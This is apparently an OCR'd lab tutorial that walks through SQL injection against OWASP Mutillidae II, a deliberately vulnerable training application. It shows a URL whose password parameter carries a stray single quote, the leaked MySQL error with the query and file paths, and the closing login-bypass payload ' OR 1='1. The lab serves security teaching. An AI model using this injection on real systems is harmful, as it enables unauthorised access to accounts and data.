
Now that we have created a new user, lets start over and login

OWASP Mutillidae II




Login using your new account

OWASP Mutillidae II




If successful your account details will be display below

OWASP Mutillidae II




Record the URL in a text editor so you can examine the fields

OWASP Mutillidae II



Tamper with the password portion of the URL to see if you can break it

OWASP Mutillidae II



Retype the correct password but add a single quote and observe what happens

OWASP Mutillidae II


Error Message

Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''password''' at line 2 client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT * FROM accounts WHERE username='simben76' AND password='password'' (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(327): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /owaspbwa/mutillidae-git/user-info.php(191): SQLQueryHandler->getUserAccount('simben76', 'password'') #3 /owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa/mutil...') #4 {main}
Diagnotic Information	Error attempting to display user information
Click here to reset the DB	

```
http://172.30.10.175/mutillidae/index.php?page=user-
info.php&username=simben76&password=password'&user-info-php-submit-button=View+Account+Details

Query: SELECT * FROM accounts WHERE username='simben76' AND password='password'
```


Lots off useful information is shown. Add it to your log in the text editor to use next.

OWASP Mutillidae II




What happens is we use a password of: ' OR 1='1

OWASP Mutillidae II

